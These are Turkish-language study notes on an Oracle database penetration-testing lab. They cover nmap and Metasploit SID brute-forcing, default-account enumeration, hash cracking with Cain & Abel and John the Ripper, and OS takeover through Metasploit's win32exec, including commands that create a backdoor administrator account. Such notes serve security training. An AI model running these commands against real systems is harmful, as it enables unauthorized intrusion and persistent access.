ÖN BİLGİ

Bu belge

- https://www.slideshare.net/slideshow/pentest-eitimi-uygulama-kitab-bolum-7/60118531

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Veritaban%C4%B1%20S%C4%B1zma%20Testleri.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Bu belgede hedef sistemdeki veritabanına sızarak sistemi ele geçirmeye giden yol şu dört aşamada gerçekleştirilmiştir:

a. Öntanımlı SID değerine sahip Oracle veritabanlarnın tespit edilmesi
b. Öntanımlı hesaplardan kapalı ve açık olanların tespit edilmesi
c. Elde edilen öntanımlı hesapların parola özetlerinin kırılması
d. Ele geçirilen veritabanı yönetici hesabı üzerinden işletim sisteminin ele geçirilmesi

(Page 2)

2)

SID Nedir?
SID, yani System Identifier sistemde çeşitli versiyonları birarada bulunan veritabanlarını birbirinden ayırt etmeye yarayan, bir nevi instance adını temsil eden değere SID denir.

http://serverfault.com/questions/49509/oracle-difference-between-sid-db-name-db-domain-global-database-name-service

(Benim Not)

3)

Nmap ile Öntanımlı SID Değerine Sahip Oracle Veritabanlarının Tespiti
Nmap uygulamasının kendi içerisinde barınan oracle-sid-brute script'i ile hedef sistemdeki öntanımlı SID değerleri tespit edilecektir (Tabi hedef sistemde SID değerlerini öntanımlı halde bırakmışsa...)

> nmap --script=oracle-sid-brute 192.168.1.23  -p 1521

Output:


```
Starting Nmap 6.01 ( http://nmap.org  ) at 2014-08-31 15:49 EEST
Nmap scan report for 192.168.1.23
Host is up (0.00017s latency).
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-sid-brute:
|_  ORACLE
MAC Address: 00:0C:29:CC:F9:01 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

Görüldüğü üzere hedef sistemde bulunan oracle'a ait veritabanlarından birisinin SID değerinin ORACLE olarak varsayılanda bırakıldığı, yani öntanımlı değerinin halen kullanılmakta olduğu tespit edilebilmiştir. Eğer bu veritanında bir de kullanıcılar ve parolaları öntanımlı değerlerinde bırakılmışsa veritabanı tamamen tehlikede demektir.

Bu yaptığımız işlemde Nmap aracı belirttiğimiz script'in içerisinde yer alan öntanımlı SID değerlerini sırayla hedef sistemde denemiştir ve tutanı sonuç olarak çıktıya yansıtmıştır. Fakat öntanımlı SID değerleri ülkeden ülkeye değişiklik göstermektedir. Bu yüzden taramaların daha gerçekçi olabilmesi için kendimize ait bir SID wordlist'imiz olmalıdır. Şimdi bir de SID wordlist'i ile hedef sistemdeki öntanımlı SID değerlerini tespit etmeye çalışalım.

```
> nmap --script=oracle-sid-brute --script-args=oraclesids=/root/Desktop/sid_wordlist.txt
                                                                    192.168.1.23 -p 1521
```

Output:




Görüldüğü üzere yine öntanımlı SID değeri olan ORACLE'ın hedef sistemde olduğu gibi bırakıldığı tespit edilmiştir.

(Page 3-4)

4)

Metasploit ile Öntanımlı SID Değerine Sahip Oracle Veritabanlarının Tespiti

```
msf > use auxiliary/scanner/oracle/sid_brute
msf auxiliary(sid_brute) > show options
```

Output:

Module Options


| Name | Current Setting |
|---|---|
| BRUTEFORCE_SPEED | 5 |
| RHOSTS | |
| RPORT | 1521 |
| SID | |
| SID_FILE | /opt/metasploti/msf3/data/wordlists/sid.txt |
| STOP_ON_SUCCESS | false |
| THREADS | 1 |
| VERBOSE | true |

Görüldüğü üzere SID wordlist'i olarak metasploit kendindekini seçili halde sunmuştur. Bunu dilersek değiştirebilmekteyiz. Wordlist'i varsayılan ayarında bırakalım ve RHOSTS'a hedefimizin

IP'sini koyarak öntanımlı SID tespit taramasına başlayalım.

```
msf auxiliary(sid_brute) > set RHOSTS 192.168.1.23
msf auxiliary(sid_brute) > run
```

Output:




Görüldüğü üzere 3 tane öntanımlı SID değerinin hedef sistemde olduğu gibi bırakıldığı tespit edilebilmiştir.

(Page 4-5)

5)

Öntanımlı Hesaplar Halen Aktif mi Değil mi Tespiti
Oracle veritabanının SID'si tespit edildiğine göre sırada veritabanı kurulurken gelen öntanımlı kullanıcı hesaplarını tespit etmek vardır. Öntanımlı kullanıcı adları sürümden sürüme farklılık göstermekle beraber diyelim ki aşağıdaki wordlist'i kullanacağız.

Şimdi yukarıdaki kullanıcı adlarını hedef sisteme sırasıyla Nmap ile deneyeceğiz ve hangilerinin güvenlik gereği kullanıcı tarafından kitlendiğini çıktı olarak göreceğiz. Çıktıda yer almayan kullanıcı adları kitli değil anlamına geleceği için onlar bizim işimize yarayacaktır. Şimdi Nmap ile kitlenmiş öntanımlı hesapları bir görelim:

> nmap --script=oracle-brute  --script-args=oracle-brute.sid=xporacle 192.168.1.25 -p 1521

Output:

```
Starting Nmap 6.01 ( http://nmap.org  ) at 2014-08-31 21:26 EEST
Nmap scan report for 192.168.1.25
Host is up (0.00019s latency).
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-brute:
|   Accounts
|     CTXSYS:CHANGE_ON_INSTALL  - Account is locked
|     DIP:DIP  - Account is locked
|     DMSYS:DMSYS  - Account is locked
|     EXFSYS:EXFSYS  - Account is locked
|     HR:HR  - Account is locked
|     MDDATA:MDDATA - Account is locked
|     MDSYS:MDSYS  - Account is locked
|     OLAPSYS:MANAGER  - Account is locked
|     ORDPLUGINS:ORDPLUGINS  - Account is locked
|     ORDSYS:ORDSYS  - Account is locked
|     OUTLN:OUTLN  - Account is locked
|     SH:SH  - Account is locked
|     SYSTEM:WELCOME1  - Account is locked
|     WMSYS:WMSYS  - Account is locked
|     XDB:CHANGE_ON_INSTALL  - Account is locked
|   Statistics
|_    Performed 695 guesses in 8 seconds, average tps: 86
MAC Address: 00:0C:29:C3:3B:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

Görüldüğü üzere “Account is locked” ibaresi ile kitli olan hesaplar belirtilmiştir. Wordlist'te geriye kalanlar ise sızma işlemi için müsait durumda olanlardır. Böylece hedef veritabanında halen aktif olan kullanıcı hesaplarını tespit etmiş oluruz. Daha spesifik belirtmek gerekirse, hedef veritabanında oturum açılabilecek hesapların “kullanıcı adlarını” tespit etmiş bulunmaktayız.

(Page 6-7)

6)

Elde Edilen Parola Özetlerinin Kırılması
Oracle kullanıcılarına ait parolalar sistemde plain text şeklinde tutulmamaktadır. Belirli algoritmalarla şifrelenmiş (hash'lenmiş) şekilde tutulmaktadırlar. Dolayısıyla esas parolayı elde edebilmek için Cain & Abel ya da John The Ripper gibi yazılımları kullanmamız gerekir.

Benim NOT: Kullanıcı adlarını tespit ettik, ama hash'leri nasıl tespit ettik de şimdi onları kırma işlemine başlayabiliyoruz? PDF bu konuda eksik kalmış.


Diyelim ki kullanıcı adı ve şifre şu olsun:

| KULLANICI ADI | PAROLA HASH DEĞERİ |
|---|---|
| SYSTEM | 2D594E86F93B17A1 |


Şimdi bu hash'i hem Cain & Abel ile hem de JTR ile kıralım.

a. Cain & Abel ile Hash Kırma // Denendi, ama şifre kırılamadı (!)


Cain & Abel başlatılır. Cracker sekmesine tıklanılır ve sol menüdeki Oracle Hashes(0) elemanına tıklanılır.





Ardından ekrana gelen boş tabloya sağ tıklanılır ve Add to List yapılır.




Daha sonra username olarak SYSTEM, şifre olarak da 2D594E86F93B17A1 girilir.





OK diyerek boş tabloya kırılacak bu şifre eklenir. Ardından eklenen satıra sağ tıklanılır ve Dictionary Attack -> MixCase Hashes sekmesine tıklanılır.





Sözlük eklemek için açılan ekrandaki üst tabloya sağ tıklanılır ve Add to List denir.





Daha sonra hazıralanan wordlist dosyası seçilir ve OK denir.




Yukarıda görüldüğü üzere oracle_wordlist.txt dosyası seçilmiştir.




Şimdi yukarıda gözüken ekrandaki START butonuna basılarak sözlük saldırısı başlatılır. Şifre kırıldığında wordlist'in gösterildiği satıra tick konackatır.



Yukarıdaki pencerenin alt tarafında yer alan textarea'da ise kırılan şifre gösterilecektir:

Plaintext of user SYSTEM is **ORACLE**

Böylece şifrenin ORACLE olduğunu tespit etmiş olacağız.

b. John The Ripper ile Hash Kırma

Oracle 11 öncesi hash'ler için;

> john --format=oracle --wordlist=/root/Desktop/rockyou.txt  hash.txt

Oracle 11 ve sonrası hash'ler için;

> john --format=oracle11 --wordlist=/root/Desktop/rockyou.txt  hash.txt

Çıktı şöyle olacaktır:

Loaded 1 password hash (Oracle 10 DES [32/64])
Remaining 1 password hash
**ORACLE**  (?)
guesses: 1 time: 0:00:00:00 DONE (Thu Sep 4 18:05:51 2014) c/s:638850

Görüldüğü üzere şifrenin ORACLE olduğu tespit edilebilmiştir.

(Page 8-10)

7)

Ele Geçirilen Veritabanı Hesabı Üzerinden İşletim Sistemini Ele Geçirme
Oracle veritabanında bulunan kullanıcıların dolaylı yoldan işletim sistemi üzerinde komut çalıştırma yetkileri vardır. Şimdi şifresini kırdığımız kullanıcının hesabını kullanarak metasploit'in win32exec auxiliary'si ile hedef sistem üzerinde CMD komutu çalıştıralım.

msf > use auxiliary/admin/oracle/post_exploitation/win32exec
msf auxiliary(win32exec) > show options

Module Options

| Name | Current | Required | Description |
|---|---|---|---|
| CMD | **ipconfig** | no | The OS command to execute |
| DBPASS | ORACLE | yes | The password |
| DBUSER | SYSTEM | yes | The username |
| RHOST | 192.168.1.23 | yes | The Oracle Host |
| RPORT | 1521 | yes | The DB Port |
| SID | ORACLE | yes | The SID of DB |

Hedef veritabanının barındığı işletim sisteminde bir backdoor oluşturmak için yeni bir kullanıcı ekleyelim. Bunun için modülün CMD parametresine aşağıdaki girilir:

```
msf auxiliary(win32exec) > set CMD "net user bga bga /add"
msf auxiilary(win32exec) > run
```

Böylece hedef veritabanı üzerinden hedef işletim sisteminde bga username'li ve bga şifreli bir kullanıcı oluşturmuş olduk. Bu eklediğimiz kullanıcıyı Windows sistemlerinin en yetkili kullanıcı grubuna eklemek için aşağıdaki CMD komutu CMD parametresine set edilmelidir.

```
msf auxiliary(win32exec) > set CMD "localgroup administrators bga /add"
msf auxiilary(win32exec) > run
```

Böylece Oracle veritabanının açığından faydalanarak hedef işletim sistemini ele geçirmiş olduk.

Buraya kadar ki işlemleri özetleyecek olursak önce hedef veritabanın SID değerini wordlist ile tespit ettik. Ardından hedef veritabanında öntanımlı username'lerin hangilerinin kitli olmadığını, yani hangisinin aktif olduğunu yine bir wordlist ile tespit ettik. Daha sonra tespit ettiğimiz öntanımlı hesaplardan birinin parola özetini kırdık ve şifresini plain text formatında elde ettik. En sonunda ise metasploit'teki bir modülün parametrelerine elde ettiğimiz **SID** değerini, **username**'i, **password**'ü, IP'yi, Port numarasını ve çalıştırmak istediğimiz sistem komutunu girerek hedef işletim sistemini ele geçimiş olduk.

(Page 11-13)